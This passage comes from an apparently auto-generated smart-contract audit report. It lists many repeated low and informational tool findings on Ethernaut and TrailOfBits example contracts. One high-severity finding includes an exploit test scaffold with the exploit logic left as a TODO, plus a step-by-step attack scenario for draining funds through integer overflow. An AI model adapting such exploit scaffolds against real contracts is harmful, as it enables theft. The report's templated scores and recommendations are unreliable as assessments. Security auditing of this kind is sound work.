| **CVSS Score** | 3.1 |
| **Location** | `Vault_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

## Description

Solc compiler version 0.8.20 switches the default target EVM version to Shanghai, which means that the generated bytecode will include PUSH0 opcodes. Be sure to select the appropriate EVM version in case you intend to deploy on a chain other than mainnet like L2 chains that may not support PUSH0, otherwise deployment of your contracts will fail.

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Minor impact on contract functionality or gas efficiency.

## Recommendation

Review and fix the issue according to best practices

## References

- No references available

## F-007. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-008. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-009. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-010. unspecific-solidity-pragma

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `Delegation_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-011. zero-address-check

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | zero-address-check |
| **CVSS Score** | 3.1 |
| **Location** | `Delegation_Ethernaut.sol:8 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Check for `address(0)` when assigning values to address state variables.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-012. zero-address-check

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | zero-address-check |
| **CVSS Score** | 3.1 |
| **Location** | `Delegation_Ethernaut.sol:21 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Check for `address(0)` when assigning values to address state variables.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-013. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Delegation_Ethernaut.sol:11 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-014. push-zero-opcode

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | push-zero-opcode |
| **CVSS Score** | 3.1 |
| **Location** | `Delegation_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Solc compiler version 0.8.20 switches the default target EVM version to Shanghai, which means that the generated bytecode will include PUSH0 opcodes. Be sure to select the appropriate EVM version in case you intend to deploy on a chain other than mainnet like L2 chains that may not support PUSH0, otherwise deployment of your contracts will fail.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-015. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-016. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-017. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-018. unsafe-erc20-functions

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unsafe-erc20-functions |
| **CVSS Score** | 3.1 |
| **Location** | `WrongConstructor_TrailOfBits.sol:23 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

ERC20 functions may not behave as expected. For example: return values are not always meaningful. It is recommended to use OpenZeppelin's SafeERC20 library.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-019. unspecific-solidity-pragma

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `WrongConstructor_TrailOfBits.sol:1 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-020. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `WrongConstructor_TrailOfBits.sol:13 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-021. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `WrongConstructor_TrailOfBits.sol:19 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-022. require-with-string

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | require-with-string |
| **CVSS Score** | 3.1 |
| **Location** | `WrongConstructor_TrailOfBits.sol:7 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Use descriptive reason strings or custom errors for revert paths.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-023. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-024. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-025. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-026. unspecific-solidity-pragma

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:1 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-027. zero-address-check

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | zero-address-check |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:21 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Check for `address(0)` when assigning values to address state variables.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-028. zero-address-check

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | zero-address-check |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:28 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Check for `address(0)` when assigning values to address state variables.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-029. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:18 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-030. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:24 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-031. solc-version

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-032. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-033. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-034. unspecific-solidity-pragma

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:1 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-035. zero-address-check

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | zero-address-check |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:21 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Check for `address(0)` when assigning values to address state variables.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-036. zero-address-check

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | zero-address-check |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:28 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Check for `address(0)` when assigning values to address state variables.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-037. useless-public-function

| PROPERTY | VALUE |
|---|---|
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:18 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-038. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Unprotected_TrailOfBits.sol:24 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-039. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-040. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-041. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-042. unspecific-solidity-pragma

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `IntegerOverflow_TrailOfBits.sol:1 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-043. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `IntegerOverflow_TrailOfBits.sol:6 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-044. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `IntegerOverflow_TrailOfBits.sol:13 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

# F-045. require-with-string

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | require-with-string |
| **CVSS Score** | 3.1 |
| **Location** | `IntegerOverflow_TrailOfBits.sol:14 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

## Description

Use descriptive reason strings or custom errors for revert paths.

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Minor impact on contract functionality or gas efficiency.

## Recommendation

Review and fix the issue according to best practices

## References

- No references available

## F-046. Integer Arithmetic Bugs

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | HIGH |
| **Category** | SC03: Arithmetic Issues |
| **CVSS Score** | 6.8 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | mythril |

### Description

The arithmetic operator can overflow. It is possible to cause an integer overflow or underflow in the arithmetic operation.

### Vulnerable Code

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

/**
 * @title IntegerOverflow_TrailOfBits Exploit PoC
 * @notice Proof of Concept for integer_overflow vulnerability
 * @dev Generated by MIESC PoC Generator
 * @custom:severity High
 * @custom:generated 2026-02-02 13:23
 */
contract IntegerOverflow_TrailOfBitsExploitTest is Test {
    // Target contract
    address public target;

    // Attacker
    address public attacker;



    function setUp() public {
        // Setup attacker
        attacker = makeAddr("attacker");
        vm.deal(attacker, 100 ether);



        // Deploy or connect to target
        // target = address(new IntegerOverflow_TrailOfBits());


    }

    function test_exploit_integer_overflow() public {
        console.log("=== Starting integer_overflow Exploit ===");
        console.log("Attacker:", attacker);
        console.log("Target:", target);

        uint256 attackerBalanceBefore = attacker.balance;

        vm.startPrank(attacker);

        // TODO: Implement exploit logic for integer_overflow
        // Call vulnerable function: target.unknown()

        vm.stopPrank();

        uint256 attackerBalanceAfter = attacker.balance;

        console.log("=== Exploit Complete ===");
        console.log("Balance before:", attackerBalanceBefore);
        console.log("Balance after:", attackerBalanceAfter);

        // Assert exploit success
        // assertGt(attackerBalanceAfter, attackerBalanceBefore, "Exploit should
profit");
    }
```

```
}
```

### Impact Analysis

Significant financial loss or contract compromise possible under certain conditions.

### Attack Scenario

An attacker can manipulate integer arithmetic operations to cause overflow or underflow, potentially leading to unintended contract behavior and asset theft.

**Step-by-step:** 1. Step 1: The attacker crafts a transaction with specially designed input values for an arithmetic operation in the vulnerable smart contract. 2. Step 2: The attacker sends the transaction to the smart contract, causing either integer overflow or underflow due to the manipulated input values. 3. Step 3: As a result of the overflow/underflow, the contract's state is altered, potentially allowing the attacker to execute unintended functions or access restricted resources. 4. Step 4: The attacker can exploit this vulnerability to siphon funds from the smart contract.

### Recommendation

Use SafeMath library or Solidity 0.8+ with built-in overflow checks

### References

- No references available

---

## F-047. solc-version

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow -

privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

---

## F-048. solc-version

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

---

## F-049. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

---

## F-050. unsafe-erc20-functions

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unsafe-erc20-functions |
| **CVSS Score** | 3.1 |
| **Location** | `King_Ethernaut.sol:17 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

ERC20 functions may not behave as expected. For example: return values are not always meaningful. It is recommended to use OpenZeppelin's SafeERC20 library.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-051. unspecific-solidity-pragma

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `King_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-052. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `King_Ethernaut.sol:22 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

# F-053. require-with-string

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | require-with-string |
| **CVSS Score** | 3.1 |
| **Location** | `King_Ethernaut.sol:16 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

## Description

Use descriptive reason strings or custom errors for revert paths.

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Minor impact on contract functionality or gas efficiency.

## Recommendation

Review and fix the issue according to best practices

## References

- No references available

# F-054. push-zero-opcode

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | push-zero-opcode |
| **CVSS Score** | 3.1 |
| **Location** | `King_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

## Description

Solc compiler version 0.8.20 switches the default target EVM version to Shanghai, which means that the generated bytecode will include PUSH0 opcodes. Be sure to select the appropriate EVM version in case you intend to deploy on a chain other than mainnet like L2 chains that may not support PUSH0, otherwise deployment of your contracts will fail.

## Vulnerable Code

```
// No code snippet
```

## Impact Analysis

Minor impact on contract functionality or gas efficiency.

## Recommendation

Review and fix the issue according to best practices

## References

- No references available

# F-055. solc-version

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

## Description

